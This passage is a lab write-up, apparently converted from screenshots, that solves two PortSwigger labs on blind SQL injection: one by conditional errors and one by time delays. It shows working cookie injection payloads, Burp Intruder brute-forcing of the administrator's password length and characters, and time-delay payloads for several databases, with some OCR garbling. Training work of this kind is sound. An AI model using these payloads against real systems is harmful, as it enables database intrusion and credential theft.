```

Target: https://Oac600d8031bc19e80bd30e4006d00c5.web-securit

Request Response Inspector

Response details:


```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11373
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
<link href="/resources/css/labsEcommerce.css rel="stylesheet">
<title>
  Blind SQL injection with conditional errors
</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js">
</script>
```

The username administrator is available or not we're not sure coz if the query is correct it will give the 200 response either if there is not it will also give same response (actually no use of this).

So we are going to use the **Case expression**, in oracle it is similar to if else statement.

'||(select case when (1=1) THEN TO_CHAR(1/0) ELSE " END from dual)||'

This is an **True** statement which explains when 1=1, It calculates 1/0, which is false, so the error will be shown, so let's try **False**.



The screenshot shows the Burp Suite interface with a request and response captured. The request is a GET / HTTP/2 with various headers and a cookie containing a tracking ID. The payload is a SQL injection query using a case expression: '||(select case when (1=3d2) +THEN TO_CHAR(1/0) +ELS
E'''+END+from+dual)||'. The response shows an OK status (HTTP/2 200) with a rendered HTML page. The page contains a title and links to CSS files, with a visible error message: "Blind SQL injection with conditional errors". The Inspector panel on the right shows various request and response details.

```
1 GET / HTTP/2
2 Host: Oac600d8031bc19e80bd30e4006d00c5.web-security-academy.net
3 Cookie: TrackingId=
ruM9mkwstkdZ02H5'||(select case when (1=3d2) +THEN TO_CHAR(1/0) +ELS
E'''+END+from+dual)||'; session=
RuTqiNh8lghestExHgPBOIXMwU2EhDM
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

Target: https://Oac600d8031bc19e80bd30e4006d00c5.web-securit

Request Response Inspector

Response details:

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11373
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
<link href="/resources/css/labsEcommerce.css rel="stylesheet">
<title>
```

Here I changed 1=2, so the response is 200.

- (TO_CHAR= is used to convert a number or a date to string)

So let's use users table and verify there is administrator available or not,

```
'||select case when (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username ='administrator'|||'
```

The screenshot shows the Burp Suite interface with the following details:

Request:

```
1 GET / HTTP/2
2 Host: 0ac600d8031bc19e80bd30e4006d00c5.web-security-academy.net
3 Cookie: TrackingId=rUHfMkwstkd20ZHS'||select+case+when+(1%3d1)+THEN+TO_CHAR(1/0)+ELSE
4 '+''+END+FROM+users+where+username+$3d'administrator')||[; session
5 =RutQiNh8lJg0hstEeXhgPB0IXMwU2hDM
6 Cache-Control: max-age=0
7 Sec-Ch-Ua: "Chromium";v="127", "Not A;Brand";v="99"
8 Sec-Ch-Ua-Mobile: ?
9 Sec-Ch-Ua-Platform: "Windows"
10 Accept-Language: en-US
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
13 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
14 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
```

Response:

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2226
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labs.css" rel="stylesheet">
11      <title>
12        Blind SQL injection with conditional errors
13      </title>
14    </head>
<script src="/resources/labheader/js/labHeader.js">
</script>
<div id="academyLabHeader">
```

So the result is 500 response, so it shows the administrator exists, because it is a conditional error based.

Step 5:

The user administrator is available it's verified so let's find the length of the password.

```
'||(select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users
where username ='administrator' and LENGTH(password)>1)|||'
```

Burp Suite Professional v2024.7.5 - Temporary Project - Shabin

Target: <https://0ac600d8031bc19e80bd30e4006d00c5.web-s>

Request	Response
<p>Pretty Raw Hex</p> <p>1 GET / HTTP/2 2 Host: 0ac600d8031bc19e80bd30e4006d00c5.web-security-academy.net 3 Cookie: TrackingId=ruf0Mkwtid20ZHS (select+CASE+WHEN+(1%3d)+THEN+TO_CHAR(1/0)+ELSE E+''+END+FROM+users+where+username+'3d'administrator'+and+LENGTH(p+password)>1) 1; sessions=RufqInh81g0hstteXhgPBOIXMwUChEDM 4 Cache-Control: max-age=0 5 Sec-Ch-UA: "Chromium";v="127", "Not A Brand";v="99" 6 Sec-Ch-UA-Platform: ?0 7 Sec-Ch-UA-Platform: "Windows" 8 Accept-Language: en-US 9 Upgrade-Insecure-Requests: 1 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36 11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i</p>	<p>Pretty Raw Hex Render</p> <p>1 HTTP/2 500 Internal Server Error 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2226 5 6 <!DOCTYPE html> 7 <html> 8 <head> 9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> <link href=/resources/css/labs.css rel=stylesheet> <title> Blind SQL injection with conditional errors </title> </head> <script src="/resources/labheader/js/labHeader.js"> </script></p>

The response is error so the result is the password length is greater than 1, so we use burp intruder to find the length of the password, send the request to intruder and bruteforce.

```
GET / HTTP/2
Host: 0ac600d8031bc19e80bd30e4006d00c5.web-security-academy.net
Cookie: TrackingId=rw0MkwtkDZB5' || (select+CASE+WHEN+(1=3d1)+THEN+TO_CHAR(1/0)+ELSE+''+END+FROM+users+where+username+'3d'administrator'+and+LENGTH(password)>$1$) ||
: session=RnTnHr81nHstRzYHpr0TXYw1?PhRM
```

Tag the length to attack and give payloads as numbers starting from 1 to 25.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
18	17	500	213			2353	
19	18	500	233			2353	
20	19	500	270			2353	
21	20	200	273			11482	
22	21	200	270			11482	
23	22	200	270			11482	
24	23	200	272			11482	
25	24	200	252			11482	
26	25	200	251			11482	

Here is the result, filter out the result with the length and you can identify the length changes after 19, so it is proved that length of password is 20.

Step 6:

So now let's find out what is the password.

```
'||(select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users  
where username ='administrator' and substr(password,1,1)='a')||'
```

The query is mentioning the first position of the password and also ='a' is mentioning the first letter we choosed, This involves a much larger number of requests, so you need to use Burp Intruder. Send the request you are working on to Burp Intruder, using the context menu. And tag the position to bruteforce.

```
Host: https://0ac600d8031bc19e80bd30e4006d00c5.web-security-academy.net  
Cookie: TrackingId=rwM6mkwtkdZUZH5'||(select+CASE+WHEN+(1%3d1)+THEN+TO_CHAR(1/0)+ELSE+''+END+FROM+users+where+username+$3d'administrator'+and+substr(password,$1$,$1$%3d'$a$'))||'; session =Ru7qiNh8lg0hstEeXHgPBOIXMwUChDM  
Cache-Control: max-age=0  
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
```

Choose attack type as **Cluster Bomb** it helps to use multiple payloads.

In the payload section choose 1 as Number and other as Bruteforcer.

In numbers set 1 to 20 as the limit, as we found earlier the length of the password.

In bruteforce section set min length and max length as 1. Let's start attack.

Here is the result,

5. Intruder attack of https://0ac600d8031bc19e80bd30e4006d00c5.web-security-academy.net								
Intruder attack results filter: Showing all items								
Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
17	16	a	500	317		2353		
57	14	c	500	250		2353		
74	10	d	500	296		2353		
118	12	f	500	207		2353		
119	13	f	500	227		2353		
127	0	g	500	232		2353		
128	1	g	500	232		2353		
135	8	g	500	197		2353		
145	18	g	500	189		2353		

Filter out it using the length and u can see there are 2 payloads, 1 is position and the 2 is letter corresponding to it, find the letter corresponding to the position by writing on a notepad.

After finding the password, login as administrator with the password you found.

The screenshot shows a web browser displaying a solved lab page from the WebSecurity Academy. The title is "Blind SQL injection with conditional errors". A green button at the top right indicates the task is "Solved". Below the title, a message says "Congratulations, you solved the lab!". There are social sharing links for Twitter and LinkedIn, and a "Continue learning" button. At the bottom, there's a "My Account" section showing the username "administrator" and a field to update the email address.

Hurray we did the lab 😊

Lab 13: Blind SQL injection with time delays

Lab: Blind SQL injection with time delays

PRACTITIONER

LAB ✓ Solved



This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

To solve the lab, exploit the SQL injection vulnerability to cause a 10 second delay.

Hint



ACCESS THE LAB

This is a Blind Sqli lab on portswigger. Here vulnerability parameter is the cookie tracking id. The goal is to prove that the field is vulnerable to blind sql using time based delays.

Delaying the execution of a SQL query also delays the HTTP response. This allows you to determine the truth of the injected condition based on the time taken to receive the HTTP response.

Let's access the lab,

Before proving the time based vulnerability on the lab we have to know which query to use, for that we can refer sql cheat sheet

(<https://portswigger.net/web-security/sql-injection/cheat-sheet>).

Time delays

You can cause a time delay in the database when the query is processed. The following will cause an unconditional time delay of 10 seconds.

```
Oracle    dbms_pipe.receive_message('a'),10
Microsoft  WAITFOR DELAY '0:0:10'
PostgreSQL SELECT pg_sleep(10)
MySQL     SELECT SLEEP(10)
```

So we don't know which type of database we are using, for that we can use all queries differently, which results the output as time delays, we can prove that it is the version of the database.

MySQL – '| |(select+sleep(10))-- = false, it didn't took 10 seconds to load

Oracle – '| |dbms_pipe.receive_message('a'),10-- = false, it didn't took 10 seconds to load

Microsoft- '| |WAITFOR DELAY '0:0:10'-- = false, it didn't took 10 seconds to load

PostgreSQL- '| |SELECT pg_sleep(10)-- = True, it did took 10 seconds to load.

The screenshot shows the Burp Suite Professional interface with the following details:

- Request:** A captured HTTP request to `https://0a4a0070033ce9a3803cb44003400cc.web-security-academy.net`. The request includes various headers (User-Agent, Accept-Language, etc.) and a payload: `| |SELECT pg_sleep(10)--`.
- Response:** A captured HTTP response with status code 200 OK. The response body contains HTML code with a title and a message: "Blind SQL injection with time delays".
- Inspector:** A panel showing the request and response attributes, parameters, and headers. It indicates that the response was received in 21 milliseconds.
- Network:** A panel showing the network traffic, showing a single captured packet.

So we found the database is PostgreSQL and proved the field is vulnerable to Blind Sqli using time delays.

So we did completed the lab 😊

